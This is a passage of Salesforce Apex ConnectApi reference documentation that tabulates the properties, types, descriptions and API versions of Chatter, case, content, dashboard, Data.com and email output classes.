Property	Type	Description	Available Version
`description`	String	Optional. Description of the canvas app. The maximum length of this field is 500 characters.	29.0–31.0
`developerName`	String	Specifies the developer name (API name) of the canvas app.	29.0–31.0
`height`	String	Optional. The height of the canvas app in pixels. Default height is 200 pixels.	29.0–31.0
`icon`	`ConnectApi.Icon`	The canvas app icon.	29.0–31.0

Property	Type	Description	Available Version
`namespacePrefix`	String	Optional. The namespace prefix of the Developer Edition organization in which the canvas app was created.	29.0–31.0
`parameters`	String	Optional. Parameters passed to the canvas app in JSON format. Example: `{'isUpdated'='true'}`	29.0–31.0
`thumbnailUrl`	String	Optional. A URL to a thumbnail image for the canvas app. Maximum dimensions are 120x120 pixels.	29.0–31.0
`title`	String	Specifies the title of the link used to call the canvas app.	29.0–31.0

ConnectApi.CaseComment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.CaseCommentCapability Class is used.

Subclass of ConnectApi.FeedItemAttachment Class

Objects of this type are returned by attachments in feed items with type `CaseCommentPost`.

Name	Type	Description	Available Version
`actorType`	`ConnectApi.CaseActorType` Enum	Specifies the type of user who made the comment. • `Customer`—if a Chatter customer made the comment • `CustomerService`—if a service representative made the comment	28.0–31.0
`createdBy`	`ConnectApi.UserSummary`	Comment's creator	28.0–31.0
`createdDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z	28.0–31.0
`id`	String	Comment's 18–character ID	28.0–31.0
`published`	Boolean	Specifies whether the comment has been published	28.0–31.0
`text`	String	Comment's text	28.0–31.0

ConnectApi.CaseCommentCapability Class

If a feed element has this capability, it has a case comment on the case feed.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`actorType`	`ConnectApi.CaseActorType`	Specifies the type of user who made the comment.	32.0

Property Name	Type	Description	Available Version
createdBy	ConnectApi.Actor	Information about the user who created the comment.	32.0
createdDate	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z.	32.0
eventType	ConnectApi.CaseCommentEventType	Specifies an event type for a comment in the case feed.	32.0
id	String	18-character ID of case comment.	32.0
published	Boolean	Specifies whether the comment has been published.	32.0
text	String	Text of the case comment.	32.0

ConnectApi.ChatterActivity Class

Name	Type	Description	Available Version
commentCount	Integer	Total number of comments in the organization or community made by the user	28.0
commentReceivedCount	Integer	Total number of comments in the organization or community received by the user	28.0
likeReceivedCount	Integer	Total number of likes on posts and comments in the organization or community received by the user	28.0
postCount	Integer	Total number of posts in the organization or community made by the user	28.0

ConnectApi.ChatterConversation Class

Name	Type	Description	Available Version
conversationId	String	The ID for the conversation	29.0
conversationUrl	String	Chatter REST API URL identifying the conversation	29.0
members	List<ConnectApi.UserSummary>	List of users in the conversation	29.0
messages	ConnectApi.ChatterMessagePage	The content of the conversation	29.0
read	Boolean	Specifies if the conversation is read (true) or not read (false)	29.0

ConnectApi.ChatterConversationPage Class

Name	Type	Description	Available Version
`conversations`	`List<ConnectApi.ChatterConversationSummary>`	List of conversations on the page	29.0
`currentPageToken`	String	Token identifying the current page.	29.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`nextPageToken`	String	Token identifying the next page or `null` if there isn't a next page.	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	29.0

ConnectApi.ChatterConversationSummary Class

Name	Type	Description	Available Version
`id`	String	The ID for the conversation summary	29.0
`latestMessage`	`ConnectApi.ChatterMessage`	The contents of the latest message	29.0
`members`	`List<ConnectApi.UserSummary>`	List of members in the conversation	29.0
`read`	Boolean	Specifies if the conversation is read (`true`) or not read (`false`)	29.0
`url`	String	Chatter REST API URL to the conversation summary	29.0

ConnectApi.ChatterGroup Class

This class is abstract.

Subclass of ConnectApi.ActorWithId Class

Superclass of:

- ConnectApi.ChatterGroupDetail Class
- ConnectApi.ChatterGroupSummary Class

Name	Type	Description	Available Version
additionalLabel	String	An additional label for the group, for example, "Archived," "Private," or "Private With Customers." If there isn't an additional label, the value is null.	30.0
announcement	ConnectApi.Announcement	The current announcement for this group. An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.	31.0
canHaveChatterGuests	Boolean	true if this group allows Chatter guests	28.0
community	ConnectApi.Reference	Information about the community the group is in	28.0
description	String	Group's description	28.0
emailToChatterAddress	String	Group's email address for posting to this group by email. Returns null if Chatter emails and posting to Chatter by email aren't both enabled in your organization.	30.0
isArchived	Boolean	Specifies whether the group is archived (true) or not (false).	29.0
isAutoArchiveDisabled	Boolean	Specifies whether automatic archiving is disabled for the group (true) or not (false).	29.0
lastFeedElementPostDate	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z, of the most recent feed element posted to the group.	31.0
lastFeedItemPostDate	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z, of the most recent feed item posted to the group. Use lastFeedElementPosted.	28.0–30.0
memberCount	Integer	Total number of group members	28.0
myRole	ConnectApi.GroupMembershipType Enum	Specifies the type of membership the user has with the group, such as group owner, manager, or member. • GroupOwner • GroupManager • NotAMember • NotAMemberPrivateRequested • StandardMember	28.0
mySubscription	ConnectApi.Reference	If the context user is a member of this group, contains information about that subscription; otherwise, returns null.	28.0
name	String	Name of the group	28.0
owner	ConnectApi.UserSummary	Information about the owner of the group	28.0
photo	ConnectApi.Photo	Information about the group photo	28.0

Name	Type	Description	Available Version
`visibility`	`ConnectApi.GroupVisibilityType` Enum	Specifies the group visibility type. Valid values are: • `PrivateAccess`—Only members of the group can see posts to this group. • `PublicAccess`—All users within the community can see posts to this group. • `Unlisted`—Reserved for future use.	28.0

ConnectApi.ChatterGroupDetail Class

Subclass of ConnectApi.ChatterGroup Class

Name	Type	Description	Available Version
`fileCount`	Integer	The number of files posted to the group.	28.0
`information`	`ConnectApi.GroupInformation`	Describes the "Information" section of the group. In the Web UI, this section is above the "Description" section. If the group is private, this section is visible only to members. If the context user is not a member of the group or does not have "Modify All Data" or "View All Data" permission, this value is `null`.	28.0
`pendingRequests`	Integer	The number of requests to join a group that are in a pending state.	29.0

ConnectApi.ChatterGroupPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`groups`	`List<ConnectApi.ChatterGroupDetail>`	List of group details	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0

ConnectApi.ChatterGroupSummary Class

Subclass of ConnectApi.ChatterGroup Class

ConnectApi.ChatterGroupSummaryPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`groups`	`List<ConnectApi.ChatterGroupSummary>`	List of group summary objects	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	29.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	29.0

ConnectApi.ChatterLike Class

Name	Type	Description	Available Version
`id`	String	Like's 18-character ID	28.0
`likedItem`	`ConnectApi.Reference`	A reference to the liked comment or feed element.	28.0
`url`	String	Like's Chatter REST API URL	28.0
`user`	`ConnectApi.UserSummary`	Like's creator	28.0

ConnectApi.ChatterLikePage Class

Name	Type	Description	Available Version
`currentPageToken`	Integer	Token identifying the current page.	28.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`items`	`List<ConnectApi.ChatterLike>`	List of likes	32.0

Name	Type	Description	Available Version
`likes`	`List<ConnectApi.ChatterLike>`	List of likes **Important:** As of API version 32.0, use the `items` property.	28.0–31.0
`nextPageToken`	Integer	Token identifying the next page or `null` if there isn't a next page.	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageToken`	Integer	Token identifying the previous page or `null` if there isn't a previous page.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0
`total`	Integer	Total number of likes across all pages	28.0

ConnectApi.ChatterLikesCapability Class

If a feed element has this capability, the context user can like it. Exposes information about existing likes.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`isLikedBy CurrentUser`	Boolean	Indicates whether the feed element is liked by the current user (`true`) or not (`false`).	32.0
`page`	`ConnectApi.ChatterLikePage`	Likes information for this feed element.	32.0
`likesMessage`	`ConnectApi.MessageBody`	A message body that describes who likes the feed element.	32.0
`myLike`	`ConnectApi.Reference`	If the context user has liked the feed element, this property is a reference to the specific like, `null` otherwise.	32.0

ConnectApi.ChatterMessage Class

Name	Type	Description	Available Version
`body`	`ConnectApi.MessageBody`	Contents of the message	29.0
`conversationId`	String	The ID for the conversation	29.0

Name	Type	Description	Available Version
conversationUrl	String	Chatter REST API URL identifying the conversation	29.0
id	String	The ID of the message	29.0
recipients	List<ConnectApi.UserSummary>	List of the recipients of the message	29.0
sender	ConnectApi.UserSummary	The sender of the message	29.0
sendingCommunity	ConnectApi.Reference	Information about the community from which the message was sent Returns null for the default community or if communities aren't enabled.	32.0
sentDate	Datetime	The date and time the message was sent	29.0
url	String	Chatter REST API URL identifying the current page of the conversation	29.0

ConnectApi.ChatterMessagePage Class

Name	Type	Description	Available Version
currentPageToken	String	Token identifying the current page.	29.0
currentPageUrl	String	Chatter REST API URL identifying the current page.	29.0
messages	List<ConnectApi.ChatterMessage>	The messages on the current page	29.0
nextPageToken	String	Token identifying the next page or null if there isn't a next page.	29.0
nextPageUrl	String	Chatter REST API URL identifying the next page or null if there isn't a next page. Check whether this value is null before getting another page. If a page doesn't exist, a ConnectApi.NotFoundException error is returned.	29.0

ConnectApi.ClientInfo Class

Name	Type	Description	Available Version
applicationName	String	Name of the connected app used for authentication.	28.0
applicationUrl	String	Value from the Info URL field of the connected app used for authentication	28.0

ConnectApi.Comment Class

Name	Type	Description	Available Version
attachment	ConnectApi.FeedItemAttachment	If the comment contains an attachment, property value is ContentAttachment. If the comment does not contain an attachment, it is null. **Important:** As of version 32.0, use the capabilities property.	28.0-31.0
body	ConnectApi.FeedBody	Body of the comment	28.0
capabilities	ConnectApi.CommentCapabilities	Capabilities associated with the comment, such as any file attachments.	32.0
clientInfo	ConnectApi.ClientInfo	Information about the connected app used to authenticate the connection	28.0
createdDate	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z	28.0
feedElement	ConnectApi.Reference	Feed element on which the comment is posted.	
feedItem	ConnectApi.Reference	Feed item on which the comment is posted. **Important:** As of version 32.0, use the feedElement property.	28.0-31.0
id	String	Comment's 18–character ID	28.0
isDeleteRestricted	Boolean	If this property is true, the context user cannot delete the comment. If it is false, it might be possible for the context user to delete the comment, but it is not guaranteed.	28.0
likes	ConnectApi.ChatterLikePage	The first page of likes for the comment	28.0
likesMessage	ConnectApi.MessageBody	A message body that describes who likes the comment.	28.0
moderationFlags	ConnectApi.ModerationFlags	Information about the moderation flags on a comment. If ConnectApi.Features.communityModeration is false, this property is null.	29.0
myLike	ConnectApi.Reference	If the context user has liked the comment, this property is a reference to the specific like, null otherwise	28.0
parent	ConnectApi.Reference	Information about the parent feed-item for this comment	28.0
relativeCreatedDate	String	The created date formatted as a relative, localized string, for example, "17m ago" or "Yesterday."	28.0

Name	Type	Description	Available Version
`type`	`ConnectApi.CommentType` Enum	Specifies the type of comment. • `ContentComment`—Comment holds a content capability. • `TextComment`—Comment contains only text.	28.0
`url`	String	Chatter REST API URL to this comment	28.0
`user`	`ConnectApi.UserSummary`	Information about the comment author	28.0

ConnectApi.CommentCapabilities Class

A set of capabilities on a comment.

Property Name	Type	Description	Available Version
`content`	`ConnectApi.ContentCapability`	If a feed element has this capability, it has a file attachment. Most `ConnectApi.ContentCapability` properties are null if the content has been deleted from the feed element or if the access has changed to private.	32.0
`edit`	`ConnectApi.EditCapability`	If a comment has this capability, users who have permission can edit it.	34.0

ConnectApi.CommentPage Class

Name	Type	Description	Available Version
`comments`	`List<ConnectApi.Comment>`	Collection of comments **Important:** As of version 32.0, use the `items` property.	28.0-31.0
`currentPageToken`	String	Token identifying the current page.	28.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`items`	`List<ConnectApi.Comment>`	Collection of comments for this feed element	32.0
`nextPageToken`	String	Token identifying the next page or `null` if there isn't a next page.	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another	28.0

Name	Type	Description	Available Version
		page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	
`total`	Integer	Total number of comments for the parent feed element	28.0

ConnectApi.CommentsCapability Class

If a feed element has this capability, the context user can add a comment to it.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`page`	`ConnectApi.CommentPage Class`	The comments information for this feed element.	32.0

ConnectApi.Community Class

Name	Type	Description	Available Version
`allowChatterAccessWithoutLogin`	Boolean	Specifies if guest users can access public groups in the community without logging in.	31.0
`allowMembersToFlag`	Boolean	Specifies if members of the community can flag content	30.0
`description`	String	Community description	28.0
`id`	String	Community ID	28.0
`invitationsEnabled`	Boolean	User can invite other external users to the community	28.0
`knowledgeableEnabled`	Boolean	Specifies whether knowledgeable people and endorsements are available for topics (`true`), or not (`false`).	30.0
`name`	String	Community name	28.0
`nicknameDisplayEnabled`	Boolean	Specifies whether nicknames are displayed in the community.	32.0
`privateMessagesEnabled`	Boolean	Specifies whether members of the community can send and receive private messages to and from other members of the community (`true`) or not (`false`).	30.0
`reputationEnabled`	Boolean	Specifies whether reputation is calculated and displayed for members of the community.	31.0
`sendWelcomeEmail`	Boolean	Send email to all new users when they join	28.0

Name	Type	Description	Available Version
`siteUrl`	String	Site URL for the community, which is the custom domain plus a URL prefix	30.0
`status`	`ConnectApi.CommunityStatus` Enum	Specifies the status of the community. • `Live` • `Inactive` • `UnderConstruction`	28.0
`url`	String	Full URL to community	28.0
`urlPathPrefix`	String	Community-specific URL prefix	28.0

ConnectApi.CommunityPage Class

Name	Type	Description	Available Version
`communities`	`List<ConnectApi.Community>`	List of communities context user has access to	28.0
`total`	Integer	Total number of communities	28.0

ConnectApi.ComplexSegment Class

This class is abstract.

Subclass of ConnectApi.MessageSegment Class

Superclass of ConnectApi.FieldChangeSegment Class

ComplexSegments are only part of field changes.

Name	Type	Description	Available Version
`segments`	`List<ConnectApi.MessageSegment>`	List of message segments.	28.0

ConnectApi.CompoundRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field that is a composite of subfields.

Name	Type	Description	Available Version
`fields`	`List<ConnectApi.AbstractRecordField>`	A collection of subfields that make up the compound field.	29.0

ConnectApi.ContentAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.ContentCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

Objects of this type are returned by attachments in feed items with the type `ContentPost`.

Name	Type	Description	Available Version
`checkSum`	String	MD5 checksum for the file	28.0–31.0
`contentUrl`	String	URL for link files and Google Docs; otherwise the value is `null`.	31.0–31.0
`description`	String	Description of the attachment	28.0–31.0
`downloadUrl`	String	File's URL. This value is `null` if the content is a link or a Google Doc.	28.0–31.0
`fileExtension`	String	File's extensionConnectApi.UserSummary Class	28.0–31.0
`fileSize`	String	Size of the file in bytes. If size cannot be determined, returns `unknown`.	28.0–31.0
`fileType`	String	Type of file	28.0–31.0
`hasImagePreview`	Boolean	`true` if the file has a preview image available, otherwise ,`false`	28.0–29.0
`hasPdfPreview`	Boolean	`true` if the file has a PDF preview available, otherwise, `false`	28.0–31.0
`id`	String	Content's 18-character ID	28.0–31.0
`isInMyFileSync`	Boolean	`true` if the file is synced withSalesforce Files Sync; `false` otherwise.	28.0–31.0
`mimeType`	String	File's MIME type	28.0–31.0
`renditionUrl`	String	URL to the file's rendition resource	28.0–31.0
`renditionUrl 240By180`	String	URL to the 240 x 180 rendition resource for the file.For shared files, renditions process asynchronously after upload. For private files, renditions process when the first file preview is requested, and aren't available immediately after the file is uploaded.	30.0–31.0
`renditionUrl 720By480`	String	URL to the 720 x 480 rendition resource for the file.For shared files, renditions process asynchronously after upload. For private files, renditions process when the first file preview is requested, and aren't available immediately after the file is uploaded.	30.0–31.0
`textPreview`	String	Text preview of the file if available, `null` otherwise.	30.0–31.0
`thumb120By90 RenditionStatus`	String	Specifies the rendering status of the 120 x 90 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	30.0–31.0

Name	Type	Description	Available Version
`thumb240By180RenditionStatus`	String	Specifies the rendering status of the 240 x 180 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	30.0–31.0
`thumb720By480RenditionStatus`	String	Specifies the rendering status of the 720 x 480 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	30.0–31.0
`title`	String	Title of the file	28.0–31.0
`versionId`	String	18-character ID for this version of the content	28.0–31.0

ConnectApi.ContentCapability

If a feed element has this capability, it has a file attachment.

Subclass of ConnectApi.FeedElementCapability Class.

If content is deleted from a feed element after it's posted or if the access to the content is changed to private, the `ConnectApi.ContentCapability` exists, however most of its properties are null.

Property Name	Type	Description	Available Version
`checksum`	String	MD5 checksum for the file.	32.0
`contentUrl`	String	URL of the content for links and Google docs.	32.0
`description`	String	Description of the attachment.	32.0
`downloadUrl`	String	URL to the content.	32.0
`fileExtension`	String	Extension of the file.	32.0
`fileSize`	String	Size of the file in bytes. If size cannot be determined, returns `Unknown`.	32.0
`fileType`	String	Type of file.	32.0
`hasPdfPreview`	Boolean	`true` if the file has a PDF preview available, `false` otherwise.	32.0
`id`	String	18-character ID of the content.	32.0

Property Name	Type	Description	Available Version
`isInMyFileSync`	Boolean	`true` if the file is synced withSalesforce Files Sync; `false` otherwise.	32.0
`mimeType`	String	MIME type of the file.	32.0
`renditionUrl`	String	URL to the rendition resource for the file. Renditions are processed asynchronously and may not be available immediately after the file has been uploaded.	32.0
`renditionUrl240By180`	String	URL to the 240x180 size rendition resource for the file. Renditions are processed asynchronously and may not be available immediately after the file has been uploaded.	32.0
`renditionUrl720By480`	String	URL to the 720x480 size rendition resource for the file. Renditions are processed asynchronously and may not be available immediately after the file has been uploaded.	32.0
`textPreview`	String	Text preview of the file if available, `null` otherwise. The maximum number of characters is 200.	32.0
`thumb120By90 RenditionStatus`	String	The status of the rendering of the 120x90 pixel sized preview image of the file. Should be either Processing, Failed, Success, or Na if unavailable.	32.0
`thumb240By180 RenditionStatus`	String	The status of the rendering of the 240x180 pixel sized preview image of the file. Should be either Processing, Failed, Success, or Na if unavailable.	32.0
`thumb720By480 RenditionStatus`	String	The status of the rendering of the 720x480 pixel sized preview image of the file. Should be either Processing, Failed, Success, or Na if unavailable.	32.0
`title`	String	Title of the file.	32.0
`versionId`	String	Version ID of the file.	32.0

ConnectApi.CurrencyRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field containing a currency value.

ConnectApi.DashboardComponentAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.DashboardComponent SnapshotCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

Objects of this type are returned as attachments in feed items with type `DashboardSnapshot`.

Name	Type	Description	Available Version
componentId	String	Component's 18–character ID	28.0–31.0
componentName	String	Name of the component. If no name is saved with the component, returns the localized string, "Untitled Component."	28.0–31.0
dashboardBodyText	String	Text displayed next to the actor in the body of a feed item. This is used instead of the default body text. If no text is specified, and there is no default body text, returns null.	28.0–31.0
dashboardId	String	Dashboard's 18–character ID	28.0–31.0
dashboardName	String	Name of the dashboard.	28.0–31.0
fullSizeImageUrl	String	URL of the full-sized dashboard image	28.0–31.0
lastRefreshDate	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z, specifying when this dashboard was last refreshed.	28.0–31.0
lastRefreshDate DisplayText	String	The text of the last refresh date to be displayed, such as, "Last refreshed on October 31, 2011."	28.0–31.0
runningUser	ConnectApi. User Summary	The user running the dashboard.	28.0–31.0
thumbnailUrl	String	URL of the thumbnail-sized dashboard image.	28.0–31.0

ConnectApi.DashboardComponentSnapshotCapability

If a feed element has this capability, it has a dashboard component snapshot. A snapshot is a static image of a dashboard component at a specific point in time.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
dashboardComponent Snapshot	ConnectApi. DashboardComponent Snapshot	The dashboard component snapshot.	32.0

ConnectApi.DashboardComponentSnapshot

Represents both dashboard component snapshots and alerts you receive when a dashboard component value crosses a threshold.

Property Name	Type	Description	Available Version
componentId	String	18-character ID of the dashboard component.	32.0
componentName	String	The dashboard component name.	32.0

Property Name	Type	Description	Available Version
`dashboardBodyText`	String	Display this text next to the actor in the feed element.Use this text in place of the default body text.	32.0
`dashboardId`	String	18-character ID of the dashboard.	32.0
`dashboardName`	String	The name of the dashboard.	32.0
`fullSizeImageUrl`	String	The source URL to retrieve the full-size image of a snapshot. Access this URL with OAuth credentials.	32.0
`lastRefreshDate`	Datetime	ISO-8601 formatted date specifying when this dashboard component was last refreshed.	32.0
`lastRefresh DateDisplayText`	String	Display text for the last refresh date, for example, "Last Refreshed on October 31, 2013."	32.0
`runningUser`	`ConnectApi. UserSummary`	The running user of the dashboard at the time the snapshot was posted. This value may be `null`. Each dashboard has a running user, whose security settings determine which data to display in a dashboard.	32.0
`thumbnailUrl`	String	The source URL to retrieve the thumbnail image of a snapshot. Access this URL with OAuth credentials.	32.0

ConnectApi.DatacloudCompany Class

Information about a Data.com company.

All company information is visible for companies that you purchased and own. If you haven't purchased a company, some of the fields are hidden. Hidden fields are fully or partially hidden by asterisks "***."

Property Name	Type	Description	Available Version
`activeContacts`	Integer	The number of active Data.com contacts who work in the company.	32.0
`address`	ConnectApi.Address	The postal address for the company. This is typically a physical address that can include the city, state, street, and postal code.	32.0
`annualRevenue`	Double	The amount of money that the company makes in one year. Annual revenue is measured in US dollars.	32.0
`companyId`	String	A unique numerical identifier for the company. This is the Data.com identifier for a company.	32.0
`description`	String	A brief synopsis of the company that provides a general overview of the company and what it does.	32.0

Property Name	Type	Description	Available Version
`dunsNumber`	String	A randomly generated nine-digit number that's assigned by Dun & Bradstreet (D&B) to identify unique business establishments.	32.0
`industry`	String	A description of the type of industry such as "Telecommunications," "Agriculture," or "Electronics."	32.0
`isInactive`	Boolean	Indicates whether this company is active (true) or not (false). Inactive companies have out-of-date information in Data.com.	32.0
`isOwned`	Boolean	• True: You or your organization owns this company. • False: Neither you nor your organization owns this company.	32.0
`naicsCode`	String	North American Industry Classification System (NAICS) codes were created to provide more details about a business's service orientation. The code descriptions are focused on what a business does.	32.0
`naicsDescription`	String	A description of the NAICS classification.	32.0
`name`	String	The name of the company.	32.0
`numberOfEmployees`	Integer	The number of employees who are working for the company.	32.0
`ownership`	String	The type of ownership of the company: • Public • Private • Government • Other	32.0
`phoneNumbers`	ConnectApi.PhoneNumber	The list of telephone numbers for the company, including the type. Here are some possible types of telephone numbers. • Mobile • Work • Fax	32.0
`sic`	String	Standard Industrial Codes (SIC) is a numbering convention that indicates what type of service a business provides. It's a four-digit value.	32.0
`sicDescription`	String	A description of the SIC classification.	32.0

Property Name	Type	Description	Available Version
`site`	String	Company's site. For example, HQ, Single Location, or Branch. An organization status of the company. • Branch: a secondary location to a headquarter location. • Headquarter: the parent company has branches or subsidiaries. • Single Location: a single business with no subsidiaries or branches.	32.0
`tickerSymbol`	String	The symbol that uniquely identifies companies that are traded on public stock exchanges.	32.0
`tradeStyle`	String	A legal name under which a company conducts business.	32.0
`updatedDate`	Datetime	The date of the most recent change to this company's information.	32.0
`website`	String	The standard URL for the company's home page.	32.0
`yearStarted`	String	The year when the company was founded.	32.0

ConnectApi.DatacloudCompanies Class

Lists all companies that were purchased in a specific order, page URLs, and the number of companies in the order.

Property Name	Type	Description	Available Version
`companies`	ConnectApi.DatacloudCompany	A detailed list of companies that were part of a single order.	32.0
`currentPageUrl`	String	The URL for the current page of a list of companies.	32.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	32.0
`previousPageUrl`	String	The URL to the previous page of companies that were viewed before the current page. If this value is `null`, there's no previous page.	32.0

Property Name	Type	Description	Available Version
`total`	Integer	The number of companies in the order. You can calculate the number of pages to display by dividing this number by your page size. The default page size is 25.	32.0

ConnectApi.DatacloudContact Class

Information about a Data.com contact.

All contact information is visible for contacts that you purchased. If you have not purchased a contact, some of the fields will be hidden. Hidden fields are fully or partially hidden by asterisks "***."

Property Name	Type	Description	Available Version
`address`	ConnectApi.Address	The contact's business address.	32.0
`companyId`	String	A unique numerical identifier for the company where the contact works. This is the Data.com identifier for a company.	32.0
`companyName`	String	The company name where the contact works.	32.0
`contactId`	String	A unique numerical identifier for the contact. This is the Data.com identifier for a contact.	32.0
`department`	String	The department in the company where the contact works. Here are some possible departments. • Engineering • IT • Marketing • Sales	32.0
`email`	String	The most current business email address for the contact.	32.0
`firstName`	String	The first name of the contact.	32.0
`isInactive`	Boolean	Whether this contact is active (true) or not (false). Inactive contacts have out-of-date information in Data.com.	32.0
`isOwned`	Boolean	Whether this contact is owned (true) or not (false).	32.0
`lastName`	String	The last name of the contact.	32.0
`level`	String	A human resource label that designates a person's level in the company. Here are some possible levels. • C-Level	32.0

Property Name	Type	Description	Available Version
		• Director • Manager • Staff	
`phoneNumbers`	ConnectApi.PhoneNumber	Telephone numbers for the contact, which can include direct-dial business telephone numbers, mobile telephone numbers, and business headquarters telephone numbers. The type of telephone number is also indicated.	32.0
`title`	String	The title of the contact, such as CEO or Vice President.	32.0
`updatedDate`	Datetime	The date of the most recent change to this contact's information.	32.0

ConnectApi.DatacloudContacts Class

Lists all contacts that were purchased in the specific order, page URLs, and the number of contacts in the order.

Property Name	Type	Description	Available Version
`contacts`	List	A detailed list of purchased contacts.	32.0
`currentPageUrl`	String	URL to the current page of contacts.	32.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	32.0
`previousPageUrl`	String	URL to the previous page of contacts. This value is null if there is no previous page.	32.0
`total`	Integer	Number of contacts that are associated with this order. Can be greater than the number of contacts that are shown on a single page.	32.0

ConnectApi.DatacloudOrder Class

Returns the `orderId`, purchase date, purchase count, and URLs to details about your order.

Property Name	Type	Description	Available Version
`entityUrl`	String	URL to a list of contacts or companies that were purchased with this order.	32.0

Property Name	Type	Description	Available Version
`id`	String	Unique number that's used to track your order information.	32.0
`purchaseCount`	Integer	Number of contacts or companies that were purchased for this order.	32.0
`purchaseDate`	Datetime	Purchase date for this order.	32.0
`url`	String	GET request URL for this order.	32.0

ConnectApi.DatacloudPurchaseUsage Class

Information about Data.com point usage for Monthly Users and List Pool Users.

Property Name	Type	Description	Available Version
`listpoolCreditsAvailable`	Integer	The points or credits that are available in a pool of credits for your organization. This pool of credits can be used by any List Pool User in your organization.	32.0
`listpoolCreditsUsed`	Integer	The points or credits that have been used from a pool of credits that are used by List Pool Users to purchase records.	32.0
`monthlyCreditsAvailable`	Integer	The total credits that are assigned to a Monthly User. Unused credits expire at the end of each month.	32.0
`monthlyCreditsUsed`	Integer	The credits that are used by a Monthly User for the current month.	32.0

ConnectApi.DateRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field containing a date.

Name	Type	Description	Available Version
`dateValue`	Datetime	A date that a machine can read. Ignore the trailing `00:00:00.000Z` characters.	29.0

ConnectApi.EditCapability

If a feed element or comment has this capability, users who have permission can edit it.

Property Name	Type	Description	Available Version
`isEditRestricted`	Boolean	Specifies whether editing this feed element or comment is restricted. If `true`, the context user can't edit this feed element or comment. If `false`, the context user may or may not have permission to edit this feed element or comment. To determine if the context user can edit a feed element or comment, use the `isFeedElementEditableByMe(communityId, feedElementId)` or `isCommentEditableByMe(communityId, commentId)` method.	34.0
`isEditableByMeUrl`	String	The URL to check if the context user is able to edit this feed element or comment.	34.0
`lastEditedBy`	`ConnectApi.Actor`	Who last edited this feed element or comment.	34.0
`lastEditedDate`	Datetime	The most recent edit date of this feed element or comment.	34.0
`latestRevision`	Integer	The most recent revision of this feed element or comment.	34.0
`relativeLastEditedDate`	String	Relative last edited date, for example, "2h ago."	34.0

ConnectApi.EmailAddress Class

An email address.

Name	Type	Description	Available Version
`displayName`	String	The display name for the email address.	29.0
`emailAddress`	String	The email address.	29.0

ConnectApi.EmailMessage Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.EmailMessageCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

An email message from a case.

Name	Type	Description	Available Version
`direction`	`ConnectApi.EmailMessageDirection` Enum	The direction of the email message. • `Inbound`—An inbound message (sent by a customer). • `Outbound`—An outbound message (sent to a customer by a support agent).	29.0–31.0
`emailMessageId`	String	The ID of the email message.	29.0–31.0
`subject`	String	The subject of the email message.	29.0–31.0
`textBody`	String	The body of the email message.	29.0–31.0
`toAddresses`	List<ConnectApi.EmailAddress>	A list of email addresses to send the message to.	29.0–31.0

ConnectApi.EmailMessageCapability

If a feed element has this capability, it has an email message from a case.

Subclass of ConnectApi.FeedElementCapability Class.

